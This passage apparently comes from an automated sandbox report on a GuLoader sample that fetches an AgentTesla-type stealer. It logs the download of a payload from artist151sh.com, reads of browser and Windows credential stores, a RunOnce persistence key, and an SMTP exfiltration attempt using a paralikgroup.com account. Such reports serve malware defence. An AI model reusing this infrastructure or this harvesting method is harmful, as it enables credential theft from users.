May 27, 2022 20:56:40.205950975 CEST	49761	80	192.168.11.20	50.7.115.119
May 27, 2022 20:56:40.205996037 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.205998898 CEST	49761	80	192.168.11.20	50.7.115.119
May 27, 2022 20:56:40.206042051 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.206058025 CEST	49761	80	192.168.11.20	50.7.115.119
May 27, 2022 20:56:40.206089020 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.206134081 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.206180096 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.206221104 CEST	49761	80	192.168.11.20	50.7.115.119
May 27, 2022 20:56:40.206224918 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.206269026 CEST	49761	80	192.168.11.20	50.7.115.119
May 27, 2022 20:56:40.206270933 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.206319094 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.206367016 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.206387997 CEST	49761	80	192.168.11.20	50.7.115.119
May 27, 2022 20:56:40.206413984 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.206425905 CEST	49761	80	192.168.11.20	50.7.115.119
May 27, 2022 20:56:40.206460953 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.206526995 CEST	49761	80	192.168.11.20	50.7.115.119
May 27, 2022 20:56:40.206543922 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.206592083 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.206598997 CEST	49761	80	192.168.11.20	50.7.115.119
May 27, 2022 20:56:40.206636906 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.206682920 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.206687927 CEST	49761	80	192.168.11.20	50.7.115.119
May 27, 2022 20:56:40.206728935 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.206773996 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.206820011 CEST	80	49761	50.7.115.119	192.168.11.20
May 27, 2022 20:56:40.206867933 CEST	49761	80	192.168.11.20	50.7.115.119
May 27, 2022 20:56:40.206917048 CEST	49761	80	192.168.11.20	50.7.115.119
May 27, 2022 20:56:40.206994057 CEST	49761	80	192.168.11.20	50.7.115.119
May 27, 2022 20:56:40.209398985 CEST	80	49761	50.7.115.119	192.168.11.20

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 20:56:39.557692051 CEST	53681	53	192.168.11.20	1.1.1.1
May 27, 2022 20:56:40.112021923 CEST	53	53681	1.1.1.1	192.168.11.20
May 27, 2022 20:58:17.623646021 CEST	59959	53	192.168.11.20	1.1.1.1
May 27, 2022 20:58:17.871989965 CEST	53	59959	1.1.1.1	192.168.11.20

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 27, 2022 20:56:39.557692051 CEST	192.168.11.20	1.1.1.1	0x6bde	Standard query (0)	artist151sh.com	A (IP address)	IN (0x0001)
May 27, 2022 20:58:17.623646021 CEST	192.168.11.20	1.1.1.1	0x9b21	Standard query (0)	mail.paralikgroup.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 27, 2022 20:56:40.112021923 CEST	1.1.1.1	192.168.11.20	0x6bde	No error (0)	artist151sh.com		50.7.115.119	A (IP address)	IN (0x0001)
May 27, 2022 20:58:17.871989965 CEST	1.1.1.1	192.168.11.20	0x9b21	No error (0)	mail.paralikgroup.com		173.254.28.216	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- artist151sh.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49761	50.7.115.119	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 20:56:40.136708021 CEST	10517	OUT	GET /paralikgroup%20ori%204_vJdEAWVzP17.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: artist151sh.com Cache-Control: no-cache
May 27, 2022 20:56:40.174237013 CEST	10518	IN	HTTP/1.1 200 OK Date: Fri, 27 May 2022 18:56:40 GMT Server: Apache Last-Modified: Fri, 27 May 2022 14:17:16 GMT Accept-Ranges: bytes Content-Length: 221760 Content-Type: application/octet-stream Data Raw: 26 a4 27 e7 4a b4 a0 c7 06 04 e5 1c 43 72 a8 95 7f 12 5d e9 b1 d8 3c 61 d6 ee 7e c6 84 ba d7 85 30 e1 b4 f5 be 0e 9a 07 af 44 43 79 05 26 17 13 4e b3 cc 6d c5 d3 d0 0f cb a9 91 43 5d c5 39 02 7a 96 fd a5 df 50 99 63 94 11 a1 fe 7a 43 28 55 63 90 d0 d6 a2 2e 15 5f 64 cd 99 a8 85 91 9f c9 e7 c3 fb 74 1e a3 51 df e3 dd e8 c3 8c a4 fc 81 aa 10 15 cb 43 b8 2f 5a 41 08 7b 9a f1 8b fa 4f ae fb 57 9d a4 9f 99 84 74 c2 b8 8f 3c 07 15 bb 79 18 85 7a 4d ff ae 98 b6 29 6f 99 a3 69 d9 7e 8f a8 b8 f4 9f 17 59 92 8a 24 03 d0 52 31 51 3e df d6 e7 93 90 06 1b fe ac eb 26 76 9d 51 4b 36 b1 73 d8 d6 b9 52 ae 5f 7a d5 d8 b9 ea 3e 32 94 3e 27 88 f5 fe 58 f2 96 a8 2c b1 4d 0f 91 d8 64 ad 61 ce 0b d5 ad 31 e2 32 2a b5 d1 16 7e 98 bb 4b 22 c4 6c 5a d7 c3 a9 70 74 73 5b ab bc 31 17 cf 06 41 d4 01 81 90 fa c1 cc 14 90 e6 b0 34 b9 58 1b 5b dc 54 59 87 7c 0b 2b 27 2f f7 c8 f1 74 01 43 c8 d4 d6 70 8a b8 cd bf ac 97 4e 47 82 89 70 be 50 81 33 48 dd 1d 65 2b 95 b8 2f 41 9e 79 93 5e c4 ec a3 22 dc 80 6d b7 69 80 1e d6 7d ed e1 cf 6b 8e 4e 1a 78 f1 00 a7 12 cc 3e 5b d7 d6 d9 2e ba 50 ca 90 82 7c 05 d3 d1 16 28 79 90 91 fc 0f b4 97 63 bb e6 1b 19 c9 ef cd 5b e9 f0 25 78 71 84 e2 d9 bf 44 27 65 2c e1 d8 21 90 5a 2d 43 b5 8a 2b 6f f7 b3 ba 30 a3 07 80 be a7 5f d5 13 74 d3 58 b1 d8 02 0a 3c a9 d0 1e ff 6f 89 90 0e 12 4d 48 a6 cc b4 1f 31 7f 75 62 05 c7 03 d0 5c 76 5f 25 4e 57 45 da e7 99 ad 66 c9 85 f0 71 cb e6 b0 e6 2d 65 57 ba fa 6a db be 61 b2 50 43 93 2f 42 dd ad ea b1 e0 09 86 69 71 0b b6 23 b5 77 6d 07 c9 17 1a c5 ea 5f 97 23 0f 4b 34 73 6c c9 9a 9a d3 6e 50 29 2a 02 b5 eb 4d c0 c6 b7 e3 49 5a a9 da 08 f0 4a 11 95 67 de 67 e0 bf 02 84 ec 5f 24 49 1b 5a 80 a5 e3 cf 72 d3 68 47 66 b6 fa 49 63 d9 8a 78 c2 53 63 09 f7 5a 90 45 09 06 59 44 9f f9 ac 0a 16 79 4c d0 57 b6 4c 36 8d ea 6b 43 9a 32 c6 93 c6 8e e2 c2 0d d2 e4 06 da 32 ff ed 21 40 b9 cf 23 e2 b6 70 9c 12 29 cb 50 ea 3c 34 b6 a4 5a c0 71 78 1f 37 84 66 9f e3 8e 7e 5a 05 9d 72 c8 b8 96 ad e2 ef 1e 79 6a 93 59 e7 c3 35 4c 77 21 aa c6 e9 6d 12 6c ab e1 a1 38 cb 10 8c 99 43 ea 4d 80 60 ee e4 2d 8b f3 91 ab 72 2e ca fd 2d b1 9f ba c0 34 13 2e 96 4d 77 d9 4a ce 1d ae bf 29 81 74 92 df 92 a0 04 86 f3 5a 83 39 e4 f0 5c 18 7c 74 ea 8f ec f7 7b 31 32 a0 c9 68 1d 82 41 be c0 7a fc 5f 76 95 5c ce 62 47 02 61 0e 8c f1 af 24 6e 87 be 9c 26 ee 7c 1b 86 b5 60 88 83 73 9d 01 d8 09 e4 24 61 c2 c4 6d 68 89 9a a2 af 90 9d 85 2e 85 5c 3d 20 06 77 c5 77 13 74 3e 3e 93 78 c7 db 49 77 ef 50 80 c7 57 72 56 70 c1 0e b0 46 08 14 44 75 21 28 43 7e 02 d2 8e 7a c6 cb d9 c9 bc 86 26 de 12 ce 66 03 e1 74 f5 f2 97 ad 19 1b ea d0 12 57 55 ad 88 80 b1 99 36 56 53 ea cb 8e 91 31 fa 9f ed 0f c4 0b c5 13 75 9f 78 34 c6 de 9b eb c7 16 79 57 f7 b4 07 93 bf 0f 45 48 ce 0e a5 9a c9 8f 23 15 f4 f9 18 52 44 57 e3 16 aa 51 e4 b3 76 41 42 1b 84 67 00 dc 14 77 9a 43 e7 ae f7 c4 1d 2a 5c 55 b4 ce 9f ae cb f9 a6 2f fa e8 c1 c4 91 9f 3c e7 76 a5 db 47 67 62 bc 13 b9 f5 85 bb 3e ab da bc d2 c1 a9 2e 12 47 da cc b5 aa ae 93 b4 2a e5 c0 d3 65 1e a3 5b f7 f1 dd e8 c9 a6 a4 fc 92 9a 12 15 e3 43 b8 2f 5c 41 08 6a 8c 7a a0 e1 4f a7 f3 13 92 88 29 88 42 55 7d af 3d f0 0a 43 c4 1b 6b a2 12 c1 91 e5 e8 fc 46 64 19 c0 2f a4 11 fb 82 f0 82 8f 67 2c d0 aa 4d 6d f7 16 7e 13 08 b9 92 98 f6 b9 1c e8 f5 a4 e9 3e 7d 9d 56 5d c8 e0 1a da c1 fe 53 aa 47 20 c6 15 da c1 3c 19 77 ee 22 88 f5 1c 70 e4 97 a3 27 90 5e 3f cb db 4c ad 69 ce 03 d5 ad 20 f4 17 77 ad d1 11 49 66 ba 67 20 dc 67 5a Data Ascii: &'JCr]<a~0DCy&NmC]9zPczC(Uc._dtQC/ZA{OWt<yzM)oi~Y$R1Q>&vQK6sR_z>2>'X,Mda12*~K"lZpts[1A4X [TY\|+'/tCpNGpP3He+/Ay^"mi}kNx>[.P\|(yc[%xqD'e,!Z-C+o0_tX<oMH1ub\v_%NWEfq-eWjaPC/Biq#wm_#K4slnP)*MIZJg g_$IZrhGfIcxScZEYDyLWL6kC22!@#p)P<4Zqx7f~ZryjY5Lw!ml8CM`-r.-4.MwJ)tZ9|t{12hAz_v\bGa$n&\|`s$amh.\= ww t>>xlwPWrVpFDu!(C~z&ftWU6VS1ux4yWEH#RDWQvABgwC*\U/<vGgb>.G*e[C/\AjzO)BU}=CkFd/g,Mm~>}V]SG <w"p'^? Li wIfg gZ


SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
May 27, 2022 20:58:18.478101015 CEST	587	49777	173.254.28.216	192.168.11.20	220-just2018.justhost.com ESMTP Exim 4.94.2 #2 Fri, 27 May 2022 12:58:18 -0600 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
May 27, 2022 20:58:18.478562117 CEST	49777	587	192.168.11.20	173.254.28.216	EHLO 927537

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
May 27, 2022 20:58:18.636542082 CEST	587	49777	173.254.28.216	192.168.11.20	250-just2018.justhost.com Hello 927537 [84.17.52.2] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
May 27, 2022 20:58:18.638015032 CEST	49777	587	192.168.11.20	173.254.28.216	AUTH login ZnVnZW4ub3prdW50QHBhcmFsaWtncm91cC5jb20=
May 27, 2022 20:58:18.796086073 CEST	587	49777	173.254.28.216	192.168.11.20	334 UGFzc3dvcmQ6
May 27, 2022 20:58:20.164119959 CEST	587	49777	173.254.28.216	192.168.11.20	535 Incorrect authentication data
May 27, 2022 20:58:20.165282965 CEST	49777	587	192.168.11.20	173.254.28.216	MAIL FROM:<fugen.ozkunt@paralikgroup.com>
May 27, 2022 20:58:20.323039055 CEST	587	49777	173.254.28.216	192.168.11.20	550 Access denied - Invalid HELO name (See RFC2821 4.1.1.1)

Statistics

Behavior



System Behavior

Analysis Process: SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.21079.exe PID: 7720, Parent PID: 5736

General

Target ID:	1
Start time:	20:56:12
Start date:	27/05/2022
Path:	C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.21079.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.21079.exe"
Imagebase:	0x400000
File size:	657569 bytes
MD5 hash:	E2E4196B84FDF8956BAA7F99B11812AF
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000001.00000002.37821177352.0000000003251000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: CasPol.exe PID: **8356**, Parent PID: **7720**

General

Target ID:	3
Start time:	20:56:26
Start date:	27/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.21079.exe"
Imagebase:	0x730000
File size:	108664 bytes
MD5 hash:	914F728C04D3EDDD5FBA59420E74E56B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000003.00000002.42076762851.000000001D101000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000003.00000002.42076762851.000000001D101000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_AgentTeslaV3, Description: AgentTeslaV3 infostealer payload, Source: 00000003.00000002.42076762851.000000001D101000.00000004.00000800.00020000.00000000.sdmp, Author: ditekSHen • Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000003.00000000.37160550415.0000000000B10000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\subfolder1\Toelike.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	2	B1DDB3	CreateFileW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DB83263	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DB83263	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DB83263	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DB83263	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\subfolder1\Toelike.exe	0	657569	00 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 31 08 fd fd 50 66 fd fd 50 66 fd fd 50 66 fd 2a 5f 39 fd fd 50 66 fd fd 50 67 fd 4c 50 66 fd 2a 5f 3b fd fd 50 66 bd 73 56 fd fd 50 66 fd 2e 56 60 fd fd 50 66 fd 52 69 63 68 fd 50 66 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 1f fd 4f 61 00 00 00 00 00 00 00 00 fd 00 0f 01 0b 01 06 00 00 68 00 00 00 2a 02 00 00 08 00	Z@!L!This program cannot be run in DOS mode.$1PfPfPf*_9PfPgLPf*_;PfsVPf.V`PfRichPfPELOah*	success or wait	2	B14528	WriteFile
\Device\ConDrv	0	0	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6CA19B71	WriteFile
\Device\ConDrv	30	30	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6CA19B71	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\SecuriteInfo.com.UDS.Trojan-Downloader.Win32.GuLoader.gen.21079.exe	unknown	657569	success or wait	1	B1DDB3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	6DB8099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	6DB8099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DB8099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DB8099B	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\e4a1c9189d2b01f018b953e46c80d120\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DAD62DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	6DB8D97A	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	6DB8D97A	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DB8D97A	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\68e52ded8d0e73920808d8880ed14efd\System.ni.dll.aux	unknown	620	success or wait	1	6DAD62DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\96b2b7229c43d2712ff1bf4906a723f6\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DAD62DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\62fe5fc1b5bafb28a19a2754318abf00\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DAD62DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\5a5dc2f9e9c66b74d361d490c1f4357b\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DAD62DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DB8099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DB8099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CA19B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CA19B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4096	success or wait	1	6CA19B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4096	end of file	1	6CA19B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	6DB8099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	6DB8099B	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\ccd32e22ed1b362ccbd4b6fe2cda6d0b\System.Management.ni.dll.aux	unknown	764	success or wait	1	6DAD62DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	4095	success or wait	1	6DB8099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\caspol.exe.config	unknown	8173	end of file	1	6DB8099B	unknown
C:\Users\user\AppData\Local\Microsoft\Credentials\93CE54EBD72B5E2187F75E8118A14612	unknown	4096	success or wait	1	6CA19B71	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3425316567-2969588382-3778222414-1001\3f29f00f-a9ab-4708-b412-6da73fcf821d	unknown	4096	success or wait	2	6CA19B71	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Credentials\93CE54EBD72B5E2187F75E8118A14612	unknown	4096	success or wait	1	6CA19B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11120	success or wait	1	6CA19B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11120	success or wait	1	6CA19B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Default\Login Data	unknown	49152	success or wait	1	6CA19B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	success or wait	1	6CA19B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	success or wait	7	6CA19B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	624	end of file	1	6CA19B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Edge\User Data\Local State	unknown	4096	end of file	1	6CA19B71	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6CA19B71	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6CA19B71	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6CA19B71	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6CA19B71	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6CA19B71	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6CA19B71	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	45056	success or wait	1	6CA19B71	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	1	6CA19B71	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	success or wait	26	6CA19B71	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Local State	unknown	4096	end of file	1	6CA19B71	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce	Startup key	unicode	C:\Users\user\AppData\Local\Temp\subfolder1\Toelike.exe	success or wait	1	B13823	RegSetValueExA

Analysis Process: conhost.exe PID: **4512**, Parent PID: **8356**

General

Target ID:	4
Start time:	20:56:26
Start date:	27/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6d9510000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly